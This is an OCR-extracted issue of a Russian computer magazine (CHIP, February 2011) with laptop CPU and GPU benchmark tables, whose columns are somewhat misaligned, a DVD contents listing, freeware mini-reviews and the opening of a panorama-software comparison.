		Название ядра	Количество ядер	Тактовая частота, МГц	Объем L2-кеша, кбайт	Тактовая частота, МГц	Системной шины, МГц	Термопакет (TDP), Вт	Работа с барьером (50 Вт-ч), Мнг.*	PCMark 05 CPU, баллы	3DMark 05 3D, баллы	3DMark 05 CPU, баллы	3DMark 01 (default), баллы	GeForce Go 120M ST, баллы	GeForce Go 130M ST, баллы				
1	Intel Core i7-920XM	Clarkfield	4	2000	8192	DMI2500	55	98	7955	13 876	—	22 000	35 000	39 700	10 000	100	15		
2	Intel Core i7-820QM	Clarkfield	4	1733	8192	DMI2500	45	120	7725	13 670	—	21 500	34 500	22 500	5700	97,3	25,8		
3	Intel Core i7-720QM	Clarkfield	4	1600	6144	DMI2500	45	120	7651	13 220	—	21 000	34 000	14 400	3700	95,4	39,5		
4	Intel Core i7-620M	Arrandale	2	2666	3072	DMI2500	35	154	7105	13 950	8500	20 000	33 000	13 200	3300	95,1	43		
5	Intel Core i5-520M	Arrandale	2	2400	3072	DMI2500	35	154	6803	13 851	8300	19 000	32 000	11 000	2800	88	47,7		
6	Intel Core 2 Extreme QX9300	Penryn	4	2533	12 288	FSB1066	45	120	7555	12 255	8100	18 000	30 000	42 500	10 800	87,4	12,3		
7	Intel Core 2 Quad Q9100	Penryn	4	2266	12 288	FSB1066	45	120	7489	12 127	8050	17 700	29 500	34 800	8800	84,9	14,6		
8	Intel Core i5-430M	Arrandale	2	2266	3072	DMI2500	35	154	6695	13 490	8000	17 600	29 250	8200	2100	83,5	60,8		
9	Intel Core 2 Duo T9900	Penryn	2	3066	6144	FSB1066	35	154	6922	11 487	8000	17 400	29 000	21 700	5500	80,8	22,2		
10	Intel Core i7-640LM	Arrandale	2	2133	4096	DMI2500	25	216	7027	11 531	7900	17 200	28 500	13 500	3500	78,9	34,9		
ОПТИМАЛЬНО																			
11	Intel Core i3-330M	Arrandale	2	2133	3072	DMI2500	35	154	5591	12 388	7800	17 000	28 000	7400	1900	73	58,9		
12	AMD Phenom II X4 N930	Danube	4	2000	2048	HT1800	35	154	6020	13 481	5750	16 800	27 500	9500	2400	72,3	45,4		
13	Intel Core 2 Duo P9500	Penryn	2	2533	6144	FSB1066	25	216	6514	10 631	5700	16 200	27 000	14 400	3700	71,2	29,5		
14	Intel Core 2 Duo SP9600	Penryn	2	2533	6144	FSB1066	25	216	6512	10 551	5600	15 900	26 500	13 200	3300	70,8	32		
15	Intel Core 2 Duo P8700	Penryn	2	2533	3072	FSB1066	25	216	5866	10 075	5400	15 300	25 500	8000	2000	68,1	50,8		
16	AMD Phenom II X3 N830	Danube	3	2100	1536	HT1800	35	154	5065	11 370	5200	14 800	24 500	7800	1900	63,8	48,8		
17	Intel Core 2 Duo T8300	Penryn	2	2400	3072	FSB800	35	154	5805	8533	5100	14 400	24 000	9800	2500	63,6	38,7		
18	Intel Core i7-620UM	Arrandale	2	1066	3072	DMI2500	18	300	5076	8205	6500	—	—	11 500	3000	60,6	31,4		
19	AMD Phenom II X4 P920	Danube	4	1600	2048	HT1800	25	216	4810	10 755	5050	13 000	22 000	11 000	2800	58,4	31,7		
20	Intel Core 2 Duo T6500	Penryn	2	2100	2048	FSB800	35	154	4401	6889	4900	11 600	19 000	3700	900	51,9	83,7		
ОПТИМАЛЬНО																			
ОПТИМАЛЬНО																			
21	Intel Pentium Dual T4200	Penryn	2	2000	1024	FSB800	35	154	5006	5460	4700	—	—	2900	800	48,6	100		
22	Intel Core i5-520UM	Arrandale	2	1066	3072	DMI2500	18	300	3812	7350	6300	—	—	10 000	2500	48	28,6		
23	Intel Core i3-330UM	Arrandale	2	1066	3072	DMI2500	18	300	3642	6500	6100	—	—	7400	1900	40,9	33		
24	Intel Core 2 Duo SU9600	Penryn	2	1600	3072	FSB800	10	480	3566	4003	4550	—	—	11 900	3000	38,3	19,2		
25	Intel Core 2 Duo SU7300	Penryn	2	1300	3072	FSB800	10	480	3184	3745	4500	—	—	7400	1900	33,9	27,3		
26	Intel Pentium SU4100	Penryn	2	1300	2048	FSB800	10	480	3121	3715	4300	—	—	3700	900	31,9	51,4		
27	Intel Celeron-M T743	Penryn	1	1300	1024	FSB800	10	480	3014	3500	3700	—	—	4100	1000	27,3	39,7		
28	AMD Athlon Neo MV-40	Huron	1	1600	512	HT1800	15	360	2150	4951	3500	—	—	2000	500	27	80,6		
29	Intel Atom N450	Pineview	1	1666	512	FSB667	5,5	800	1497	1070	3100	—	—	2500	600	11,8	28,2		
30	Intel Atom N270	Diamondville	1	1600	512	FSB533	2,5	800	1491	1050	3100	—	—	1700	400	11,5	40,4		

## ВИДЕОПРОЦЕССОРЫ

Место	Видеопроцессор (GPU)	Тесты производительности														Средняя розничная цена, руб.*	Средняя розничная цена, грн.**	Производительность	Соотношение цена/производительность
		Память: объем, Мбайт/тим	Частота GPU, МГц	Частота шейдерных блоков, МГц	Номинальная частота памяти, МГц	Ширина шины памяти, бит	Кол-во шейдерных процессоров, шт.	Технология производства GPU, нм	Кол-во транзисторов, млн шт.	Термопакет (TDP), Вт	Crysis Warhead DX10, fps	STALKER DX10, fps	Colin McRae: Dirt 2 DX11, fps	3DMark Vantage, баллы	3DMark Warhawk DX10, fps	Extreme DX10, fps			
1	AMD Radeon HD 5970	2x 2048/GDDR5	900	900	4800	2x 256	3200	40	4300	294	62	58	70	15 918	30 000	5500	100	28,2	
2	AMD Radeon HD 5970	2x 1024/GDDR5	725	725	4000	2x 256	3200	40	4300	294	58	48	63	13 482	20 000	5000	88,1	37,3	
3	NVIDIA GeForce GTX 480	1536/GDDR5	700	1401	3696	384	480	40	3200	320	48	20	63	9177	14 000	3700	65	39,3	
4	AMD Radeon HD 5870	2048/GDDR5	850	850	4800	256	1600	40	2154	188	40	30	41	8830	12 300	2800	58,4	40,2	
5	AMD Radeon HD 6870	1024/GDDR5	900	900	4200	256	1120	40	1700	151	40	30	50	7589	9000	2250	58	54,6	
6	NVIDIA GeForce GTX 470	1280/GDDR5	607	1215	3348	320	448	40	3200	215	39	15	51	7257	9500	2250	51,7	46,1	
7	AMD Radeon HD 5850	1024/GDDR5	725	725	4000	256	1440	40	2154	170	35	26	38	7280	9000	2000	50,7	47,7	
8	AMD Radeon HD 6850	1024/GDDR5	775	775	4000	256	960	40	1700	127	35	25	43	6120	8000	1700	49	51,9	
9	NVIDIA GeForce GTX 295	2x 896/GDDR3	576	1242	2016	2x 448	240	55	2800	289	47	13	0	9221	18 500	—	48,4	22,2	
10	NVIDIA GeForce GTX 465	1024/GDDR5	607	1215	3206	256	352	40	3200	200	33	11	41	6082	7300	1800	42,6	49,4	
11	AMD Radeon HD 5830	1024/GDDR5	840	840	4400	256	1120	40	2150	175	28	22	30	6548	7000	1600	42,1	50,9	
12	NVIDIA GeForce GTX 460	768/GDDR5	675	1350	3600	192	336	40	1950	150	31	10	42	6015	12 000	2300	36,8	26	
13	NVIDIA GeForce GTX 285	1024/GDDR3	648	1476	2484	512	240	55	1400	184	32	19	0	6473	4600	1200	35,9	66,1	
14	AMD Radeon HD 5770	1024/GDDR5	850	850	4800	128	800	40	1040	108	27	18	26	4711	8000	2200	33,8	35,8	
15	NVIDIA GeForce GTX 275	896/GDDR3	633	1404	2268	448	240	55	1400	216	29	17	0	6176	7000	—	31,9	38,6	
16	AMD Radeon HD 4890	1024/GDDR5	850	850	3900	256	800	55	959	157	28	20	0	4950	7000	—	31,9	38,6	
17	AMD Radeon HD 4870	1024/GDDR5	750	750	3600	256	800	55	959	157	26	19	0	4605	6900	1500	29,8	36,6	
18	NVIDIA GeForce GTX 260	896/GDDR3	666	1404	2214	448	192	65	1400	192	27	13	0	4868	5600	1700	28,9	43,7	
19	AMD Radeon HD 5750	1024/GDDR5	700	700	4600	128	720	40	1040	86	21	14	22	3725	4200	1000	28,3	57,1	
20	AMD Radeon HD 5670	1024/GDDR5	775	775	4000	128	400	40	627	61	15	10	19	2350	3800	700	20,4	45,	



# DVD

Вместе с этим номером журнала

## Лицензия на антивирусы

Все читатели нашего журнала ежемесячно получают лицензионные ключи для активации лучших антивирусных программ — NOD32, «Антивируса Касперского» и Dr.Web.



## Программа месяца



### Mouse Extender

Эта утилита позволяет создать меню, всплывающее рядом с курсором, в котором можно собрать ярлыки часто используемых приложений.

На нашем диске вы всегда сможете найти интересные новинки из мира ПО, новые версии популярных программ, свежие драйверы, а также набор утилит для Windows и альтернативных операционных систем.

### WINDOWS LIVE ESSENTIALS 2011 FULL

#### Все что нужно

freeware

Установите пакет Microsoft Windows Live Essentials, и ваш компьютер будет оснащен всеми необходимыми в повседневной работе инструментами. Вы получите возможность обрабатывать фотографии, создавать домашние фильмы, обмениваться мгновенными сообщениями и электронными письмами, пользоваться социальными сетями и т. д. «Фотоальбом» упоря-

дочит ваши цифровые изображения, а затем опубликует их в Сети. «Киностудия» поможет редактировать видеофайлы и создавать слайд-шоу из фотографий. «Почта» — это замена Outlook Express, умеющая работать с несколькими учетными записями параллельно. «Редактор блогов» позволяет управлять аккаунтами социальных сетей. Помимо перечисленного



в пакете присутствуют еще несколько утилит.

- **ОС:** Windows XP/Vista/7
- **Язык интерфейса:** русский
- **Сайт:** [www.explore.live.com](http://www.explore.live.com)

## Эксклюзивный софт на DVD

### TRANSLATEIT! 6.0 CHIP EDITION

#### Читай и переводи



спецверсия

Один из лучших контекстных переводчиков TranslateIt! все наши читатели получают в подарок. Программа помогает осуществлять перевод между русским, английским, немецким и испанским языками. При этом не придется отвлекаться от чтения, ведь для отображения перевода слова достаточно навести на него курсор.

- **ОС:** Windows XP/Vista/7
- **Язык интерфейса:** русский
- **Сайт:** [www.translateit.ru](http://www.translateit.ru)

### VKBOT 1.4.8 SPECIAL EDITION

#### Легкий контакт



спецверсия

Управляйте своей учетной записью «ВКонтакте» и экономьте время при выполнении типичных действий с помощью VKBot. Программа позволяет одним кликом приглашать друзей в группы и на встречи, отмечать их на видео и фотографиях, скачивать аудио- и видеоролики, а также снимать все отметки с приглашений на встречи и т. п.

- **ОС:** Windows XP/Vista/7
- **Язык интерфейса:** русский
- **Сайт:** [www.vkbot.ru](http://www.vkbot.ru)

### SKYPE RECORDER CHIP EDITION

#### Контроль разговоров

спецверсия

Программа Skype Recorder записывает каждый разговор и позволяет сохранить его в почтовом ящике Gmail. Благодаря этому вы не потеряете ни одного мегабайта свободного места на винчестере, а также сможете прослушать состоявшийся ранее разговор из любой точки мира.

- **ОС:** Windows XP/Vista/7
- **Язык интерфейса:** русский
- **Сайт:** [www.pistonsoft.com](http://www.pistonsoft.com)

### INTERNET ACCELERATOR 3.20 CE

#### Быстрый Интернет

спецверсия

Задумывается о переходе на более скоростной и дорогой тарифный план интернет-провайдера? Необязательно тратить деньги — можно воспользоваться утилитой для ускорения интернет-соединений Ashampoo Internet Accelerator, тем более что всем нашим читателям она достается в подарок. Подробности на DVD.

- **ОС:** Windows XP/Vista/7
- **Язык интерфейса:** русский
- **Сайт:** [www.ashampoo.com](http://www.ashampoo.com)

**DVD**  
В ФЕВРАЛЕ НА ДИСКЕ

**CHIP**

Обзор видеоновинок на DVD



+5  
рецензий  
на DVD

## 0 новых фильмах

### Брестская крепость

Этот фильм — прекрасное патриотическое и образовательное кино. Он рассчитан скопе на подростковую аудиторию, но рассказать детям о правде о войне — благородное и нужное дело.



## Трейлеры

### Зеленый фонарь

Главный герой получает энергетическое кольцо супер силы от умирающего инопланетянина. Теперь ему предстоит воспользоваться новыми способностями, чтобы искоренить несправедливость.



+5  
HD-трейлеров  
на DVD

### Кунг-фу Панда 2

Воинственный мишка теперь является Воином Дракона и защищает мир на отдельно взятой территории. Однако злодеи не дремлют: они хотят захватить весь Китай и уничтожить искусство кунг-фу.

# Новые игры

## Need for Speed: Hot Pursuit

Наверное, мы не погрешили против истины, если скажем, что настоящая NFS, обладающая миллионами поклонников по всему миру, должна выглядеть так, как Hot Pursuit Most Wanted. Наполненные адреналином заезды по улицам городов и скоростным трассам перемежаются с гонками от полицейских экипажей. Именно участие



демоверсии

эксклюзив

бесплатные игры

# на DVD

полиции в игре в свое время сделало серию NFS популярной. Теперь же EA возрождает успешные старые идеи и воплощает их с применением новых технологий. Ремейк Hot Pursuit выглядит великолепно: такого количества восхитительных природных пейзажей, наверное, нет ни в одной игре подобного жанра. Но главное — это, конечно, машины. Они красивые, дорогие, невероятно быстрые — и, к сожалению, неразрушаемые. Этот недочет компенсируется сумасшедшей динамикой гонок при великолепной управляемости автомобилей. Повернули ли игрок раньше или позже, с газом или торможением — в любом случае он впишется в поворот и получит удовольствие от гонки. Так было и во многих других играх серии NFS, основная же изюминка именно Hot Pursuit — возможность играть как за полицейского, так и за гонщика.



# ОС Linux

## Дистрибутив системы Linux Fedora 14

+10 программ  
к нему



### Архив

Электронное приложение содержит предыдущий номер CHIP в формате PDF.



# Мобильный софт

для смартфонов  
и коммуникаторов

### GMaH Calculator 1.00

Программа подсчитывает затраты на электричество, газ, воду и т. д. Нужно только ввести стоимость единицы измерения расхода ресурсов.

- Лицензия: freeware
- ОС: Windows Mobile

### Snaptu 1.3.0

Это приложение предоставляет доступ к Twitter, Facebook, Flickr, Picasa, Snaptu News и другим социальным проектам из единого лаконичного интерфейса.

- Лицензия: freeware
- ОС: Symbian

10 программ для  
Windows Mobile

на  
DVD

10 программ для Symbian

## Видеокурсы

Каждый месяц мы размещаем на DVD видеокурсы по работе в Photoshop, видеообзоры тестовой лаборатории, а иногда и работы наших читателей.



## Обложка DVD

Обложку для DVD можно скачать с сайта [wwwCHIP.ru](http://wwwCHIP.ru) или скопировать с самого диска.



## «КОНТЕКСТ 7.0» CHIP EDITION

## Помощник-полиглот

спецверсия



В отличие от аналогов контекстный переводчик «Контекст» проверяет каждое слово сразу по всей доступной базе словарей, то есть вы можете параллельно работать с текстами на нескольких языках. При этом результаты разных словарей выделяются соответствующими цветами. Для каждого слова предусмотрены толкования, комментарии, примеры употребления, транскрипция и многое другое, что помогает в изучении. Так же можно прослушивать произношение слов и фраз.

- ОС: Windows XP/Vista/7
- Язык интерфейса: русский
- Сайт: [www.dics.ru](http://www.dics.ru)

## «FIREFOX ПЛЮС+»

## Лучшие образцы

спецпакет



Mozilla Firefox — отличный браузер, однако он раскрывает свой потенциал лишь после установки расширений. CHIP подготовил подборку лучших плагинов для Firefox, отлично дополняющих друг друга. Добавив их, вы сможете экономить трафик, избавитесь от назойливой сетевой рекламы и станете с большим удобством загружать файлы из Интернета, YouTube и даже социальной сети «ВКонтакте». И этим функциональность пакета не ограничивается.

- ОС: Windows XP/Vista/7
- Язык интерфейса: русский
- Сайт: [www.download.chip.eu](http://www.download.chip.eu)

## ooVoo 2.9

## Видеоконференция

freeware



В отличие от программ для обмена сообщениями, в которых функция видеозвонков присутствует в лучшем случае в качестве дополнительной, в ooVoo ей отведена первостепенная роль. В каждой видеоконференции могут участвовать до шести человек, причем каждому из них позволяет задавать свои настройки отображения говорящих, оптимальные для его монитора. На помощь приходит удобный виртуальный трехмерный дисплей, на котором можно размещать окошки с участниками беседы.

- ОС: Windows XP/Vista/7
- Язык интерфейса: английский
- Сайт: [www.oovoo.com](http://www.oovoo.com)

## Список программ CHIP DVD — февраль 2011

## WINDOWS

## Система

- Windows Live Essentials 2011 Full
- FreeFileSync 3.9
- BurnAware 3.1 Free
- Moba Live CD 2.1
- VMWare 7.1.1
- CCleaner 3.0
- VistaSwitcher 1.1.3
- ERUNGUI 1.2.5
- Haozip 2.1.5
- Defraggler 2.0
- 360Amigo System Speedup
- 101 All to CD DVD Burner 2.1
- Chameleon Window Manager
- XYplorer 9.70
- Mouse Extender 1.9.9
- Astroburn Pro 2.1.0

## Прочее

- Viewtimer 2.2
- Samsung PC Studio 1.5.1

## LINUX OS

- Дистрибутив
- Fedora 14

## Программы

- Pinta 0.5
- qBittorrent
- MLDonkey 3.0.6
- Floola 6.1
- TEA for Linux 28.1.3
- VLC media player 1.1.5
- Opera 10.63
- FileZilla for Linux 3.3.5
- Wippien for Linux 2.4.2
- DVDStyler 1.8.2 RC1

## БОНУС

## Материалы к статьям

- Тормозит ПК?
- Лечим эффективно
- Бесплатное улучшение Windows
- Лазейки для вирусов
- Хорошие «плохие» утилиты
- Кодируем и улучшаем видео
- Искусственный интеллект
- Пишем скрипт в несколько кликов
- Объединяем миры
- Шпион ли ваш браузер?
- Насколько хорошо защищают средства безопасности?
- Покидая ICQ
- Детская защита в Сети

## МОБИЛЬНЫЙ СОФТ

## Windows Mobile

- WR-Tools ResInfo
- GMaH Calculator 1.00

## «ВКонтакте 1.0»

- eazyWallet 2.00
- myPlayer 1.85
- locationAlarm 1.00
- Paul's Pick 1.10
- Top Player 0.50
- Top Notes
- Planet Protector

## Безопасность

- Easy Free Web Cam 4.1
- 1AVMonitor 1.7.9
- Paragon Backup & Recovery 10 Professional

## Рабочий стол

- Seven Remix XP 2.4
- Набор иконок от Dunedhel
- HTC Home 1.10
- 7CONIFIER 0.4 R3
- Nuke Defender 1.02
- Road to Hell 3D
- Skeptical Science
- Тема «Глядя на звезды»
- Тема «Земная ночь»

## ТЕСТ

## Сравнительный обзор программ для создания панорам

- PanoramaStudio Pro 2.1.2
- Autopano Giga 2.5 Beta
- PTGui 8.3.10
- Adobe Photoshop CS5
- STOIK Panorama Maker 2.1

## CHIP VIDEO

## Уроки по Photoshop

## СЕРВИС

- Система
- Adobe Reader 9
- K-Lite Codec Pack
- .NET Framework
- Foobar 2000
- 7-Zip
- TheMor

## Безопасность

- Антивирус Касперского
- Dr.Web
- NOD32

## МУЗЫКА

- Xe-None
- Heifervescent

## КИНО

- Рецензии
- Добровольцы
- Брестская крепость
- Пила 7
- Американец
- Уолл-Стрит:
- Деньги не спят

## Ролики

- Зеленый фонарь
- Инопланетное вторжение:
- Битва за Лос-Анджелес
- Кунг-фу Панда 2
- Притворись моей женой
- Джейн Эйр

## ИГРЫ

## Хиты игр

- Need for Speed:

## Hot Pursuit

## Приключения

## Джейн Эйр

CHIP DVD

## **BACKUP & RECOVERY 10 PROFESSIONAL**

## ASTROBURN PRO 2.1.0

# Бэкап системы

Доверьте создание резервной копии ОС программе Paragon Backup & Recovery 10 Professional, а запись этого архива, равно как и любых других данных, на оптический диск — приложению Astroburn Pro.



Существует множество решений для резервного копирования информации. Paragon Backup & Recovery

выделяется на их фоне широчайшими возможно-стями, которые открываются перед пользователем этой программы. Важные данные могут быть сохранены на внешних накопителях, в сетевых папках, на локальных дисках (в том числе в неподклю-ченных разделах), загру-женны на FTP-сервер или скопированы в так назы-ваемую «архивную кап-

сулу» — специальный скрытый раздел, надежно защищенный от посторонних глаз. При необходи-

мости можно получить доступ к определенным данным, не распаковывая весь архив.

Помимо создания копий отдельных файлов и папок Paragon Backup & Recovery способен выполнять резервирование операционной системы. При помощи этой программы можно без особого труда перенести ОС с сохранением всех настроек и установленных приложений на другой компьютер.


<b>PARAGON BACKUP &amp; RECOVERY 10 PRO</b>	
<b>САЙТ</b>	<a href="http://www.paragon.ru">www.paragon.ru</a>
<b>ЯЗЫК ИНТЕРФЕЙСА</b>	русский
<b>УСЛОВИЯ РАСПРОСТРАНЕНИЯ</b>	trialware (150 грн.)
<b>ОПЕРАЦИОННАЯ СИСТЕМА</b>	Windows XP/Vista/7

## Удобная запись

Программа Astroburn Pro от создателей популярного приложения для работы с образами дисков DAEMON Tools Pro является удобным средством для переноса данных на оптические носители. Вне зависимости от поставленных задач, будь то резервное копирование или запись диска с музыкой, Astroburn Pro без проблем справится со своей работой.

ФОТО: КОМПАНИИ ПРОИЗВОДИТЕЛИ

можно тут же получить информацию об оставшемся свободном месте. Тип носителя в Astroburn Pro также определяется автоматически — для этого необходимо просто вставить «болванку» в привод. Программа работает со всеми типами дисков и устроена таким образом, что для выбора настроек и команд не нужно обращаться к диалоговым окнам и пунктам меню — все они вынесены в главное окно. Так, здесь можно указать привод и файловую систему, а кнопки на панели инструментов помогут определиться с типом задания.



<b>ASTROBURN PRO 2.1.0</b>	
<b>САЙТ</b>	<a href="http://www.astroburn.com">www.astroburn.com</a>
<b>ЯЗЫК ИНТЕРФЕЙСА</b>	русский
<b>УСЛОВИЯ РАСПРОСТРАНЕНИЯ</b>	trialware (220 грн.)
<b>ОПЕРАЦИОННАЯ СИСТЕМА</b>	Windows XP/Vista/7

## CHIP DVD

## HTC Home 1.10

Информер для рабочего стола

## ERUNGUI 1.2.5

Копирование реестра

## 7CONIFER 0.4 R3

Украшение Windows

## Наоzip 2.1.5

Мультиархиватор

## Defraggler 2.0

Дефрагментация дисков

## Ashampoo Photo Optimizer 1.20

Оптимизация фотографий

## IBM Lotus Symphony 3.0

Офисный пакет

## Moovida 2.02

Программный медиацентр

# Freeware deluxe

Ежемесячно в свет выходят десятки новых утилит, распространяющихся на некоммерческой основе или с открытыми исходными кодами. В этой рубрике мы расскажем о наиболее интересных бесплатных программах.

## ИНФОРМЕР ДЛЯ РАБОЧЕГО СТОЛА



## 1 HTC HOME 1.10

ОС ► Windows Vista/7  
Язык ► английский


## КОПИРОВАНИЕ РЕЕСТРА



## 2 ERUNGUI 1.2.5

ОС ► Windows XP/Vista/7  
Язык ► английский

## УКРАШЕНИЕ WINDOWS



## 3 7CONIFER 0.4 R3

ОС ► Windows 7  
Язык ► английский

## Погода в доме

Тема этого виджета наверняка знакома всем владельцам коммуникаторов. HTC Home отображает на рабочем столе время, сведения о текущей погоде и ее прогноз на ближайшие пять дней. Это информационное табло выглядит очень красиво: большие анимированные часы, поверх которых бегут облака, льет дождь, падают снег или осенние листья. Кроме анимации можно включить звуковое сопровождение — тогда будут слышны, например, падающие капли. Размер HTC Home на экране можно регулировать и устанавливать его поверх всех окон. Информация о погоде подгружается по указанному пользователем каналу. На диске представлены стабильный вариант информера с порядковым номером 1.10 и бета-версия Home 2.

■ [www.htchome.org](http://www.htchome.org)

## Резервирование баз

Средства резервного копирования для домашних пользователей не очень дороги, а можно найти и вовсе бесплатные решения. Отличный пример — ERUNGUI, утилита для архивирования реестра. Так как реестр Windows — это основная база данных системы, ошибки в ней могут приводить к сбоям в работе. Поэтому перед любыми серьезными действиями, будь то оптимизация ОС или установка подозрительной программы, мы рекомендуем создавать его копию. Для этого достаточно нажать всего одну кнопку в ERUNGUI, столь же просто и восстановить ранее сохраненную базу. Программу можно настроить таким образом, что она будет автоматически резервировать реестр при каждой загрузке Windows.

■ [www.freewarefiles.com](http://www.freewarefiles.com)

## Новые иконки


Если вы цените стильный внешний вид используемого программного обеспечения, то скорее всего в качестве операционной системы у вас установлена Windows 7. Когда же вам наскучит ее стандартное оформление и захочется индивидуализировать каждый элемент графического интерфейса, обратите внимание на утилиту 7CONIFER. Она изменяет внешний вид Панели задач и меню «Пуск», предлагая выбрать одно из готовых решений оформления — правда, пока их всего три. Конечно, разработчики не могли включить в набор иконки для всех существующих приложений, поэтому подготовили ряд стандартных значков, которые можно вручную присвоить той или иной программе.

■ [www.deviantart.com](http://www.deviantart.com)

## Обратите внимание

Эти бесплатные программы также можно найти на CHIP DVD/Download.

### МУЛЬТИАРХИВАТОР



#### 4 HAOZIP 2.1.5

ОС ► Windows XP/Vista/7  
язык ► английский

### Пакуйте чемоданы

Haoozip будет интересен всем пользователям WinRAR, желающим сменить этот стандартный архиватор на более мощный и при этом лицензионный. У большинства альтернативных решений есть свои недостатки, а вот Haoozip может стать отличной заменой. Интерфейс этой программы повторяет привычный WinRAR. Поддерживается сжатие в форматы 7z, ZIP, TAR и распаковка архивов всех популярных типов.

■ [www.haozip.com](http://www.haozip.com)

### 360Amigo System Speedup FREE

Данный пакет содержит набор инструментов для поиска и выявления неполадок в операционной системе.

### Chameleon Window Manager 1.0

После установки этой программы в вашем распоряжении окажутся дополнительные кнопки для управления окнами ОС.


### Easy Free Web Cam 4.1

Утилита предназначена для использования с веб-камерами любых моделей. В ней имеется множество полезных инструментов для работы в Интернете.



Еще больше  
бесплатных программ –  
на [www.chip.ua](http://www.chip.ua)

### ДЕФРАГМЕНТАЦИЯ ДИСКОВ



#### 5 DEFRAUGGLER 2.0


ОС ► Windows XP/Vista/7  
язык ► русский

### Байты по полочкам

Редкий дефрагментатор может сравняться с Defraggler по скорости, надежности и удобству в работе. Вторая версия этой уникальной утилиты способна за считанные минуты подарить новую жизнь вашему жесткому диску и значительно увеличить его быстродействие. Также Defraggler может работать с указанными пользователем директориями и файлами и устранять фрагментацию при загрузке Windows.

■ [www.piriform.com](http://www.piriform.com)

### ОПТИМИЗАЦИЯ ФОТОГРАФИЙ



#### 6 PHOTO OPTIMIZER 1.20

ОС ► Windows XP/Vista/7  
язык ► русский

### Улучшаем снимки

Всем, кто устал тратить время на обработку цифровых фотографий и изучение сложных графических редакторов, имеет смысл перейти на Ashampoo Photo Optimizer. Эта бесплатная программа примечательна тем, что в ней можно улучшать качество снимков и устранять имеющиеся на них дефекты всего одним кликом, идет ли речь о повышении контрастности, изменении яркости или цветового баланса. Если же в однотипной обработке нуждается целая группа фотографий, просто укажите содержащую их папку.

■ [www.ashampoo.com](http://www.ashampoo.com)

### ОФИСНЫЙ ПАКЕТ



#### 7 IBM LOTUS SYMPHONY 3.0

ОС ► Windows XP/Vista/7  
язык ► русский

### Бизнес-симфония

Новый бесплатный офисный пакет IBM Lotus Symphony по своей сути является сложной надстройкой для OpenOffice 3, предлагающей более удобную организацию рабочего пространства и возможность редактирования защищенных паролями файлов Microsoft Office. Также он примечателен поддержкой стандартов ODF 1.2 и OLE 2007, функциями проверки орфографии, выполнения макросов и внедрения мультимедиа. В остальном он полностью идентичен пакету OpenOffice.

■ [www.symphony.lotus.com](http://www.symphony.lotus.com)

### ПРОГРАММНЫЙ МЕДИАЦЕНТР



#### 8 MOOVIDA 2.02

ОС ► Windows XP/Vista/7  
язык ► английский

### ПК для развлечений

Вы забудете о клавиатуре и мыши, когда сможете управлять компьютером с помощью пульта. Программа Moovida, наследница популярного медиацентра Elisa, сопровождает каждое действие завораживающими эффектами и интересна тесной интеграцией с Last.FM, YouTube и другими сетевыми службами. Также после ее установки вам станут доступны встроенный редактор тегов, удобный аудиовидео-плеер, великолепный каталогизатор для вашей коллекции фильмов и книг и многое другое.

■ [www.moovida.com](http://www.moovida.com)

# Твой кругозор



Как получить фотографии, существенно превосходящие возможности вашей камеры? Один из доступных способов — создание панорамных изображений.

**Е**сли сделать несколько снимков с одной точки и просто разместить их рядом в фото-редакторе, результат окажется неудовлетворительным: места соединения отдельных частей коллажа будут хорошо заметны. Получить кадры, которые бы идеально состыковались друг с другом, практически нереально, ведь на результат влияют даже незначительные изменения в освещении или параметрах съемки. И если постоянство последних фотограф еще может проконтролировать, то предвидеть появление облака, которое неожиданно заслонит солнце, или блика от зеркальной поверхности невозможно. Именно поэтому стоит использовать специальные утилиты для создания панорам.

## PANORAMASTUDIO PRO 2.1.2

### Кропотливый подбор


Программа PanoramaStudio Pro создает панорамы из одного или нескольких снимков. После указания типа склеиваемой картины и импорта изображений утилита автоматически располагает их рядом, что поз-

воляет примерно представить, как будет выглядеть итоговое изображение. Однако стоит иметь в виду, что при предварительном просмотре не учитывается перекрытие снимков, поэтому такая картинка весьма далека от результата, который получится после обработки.

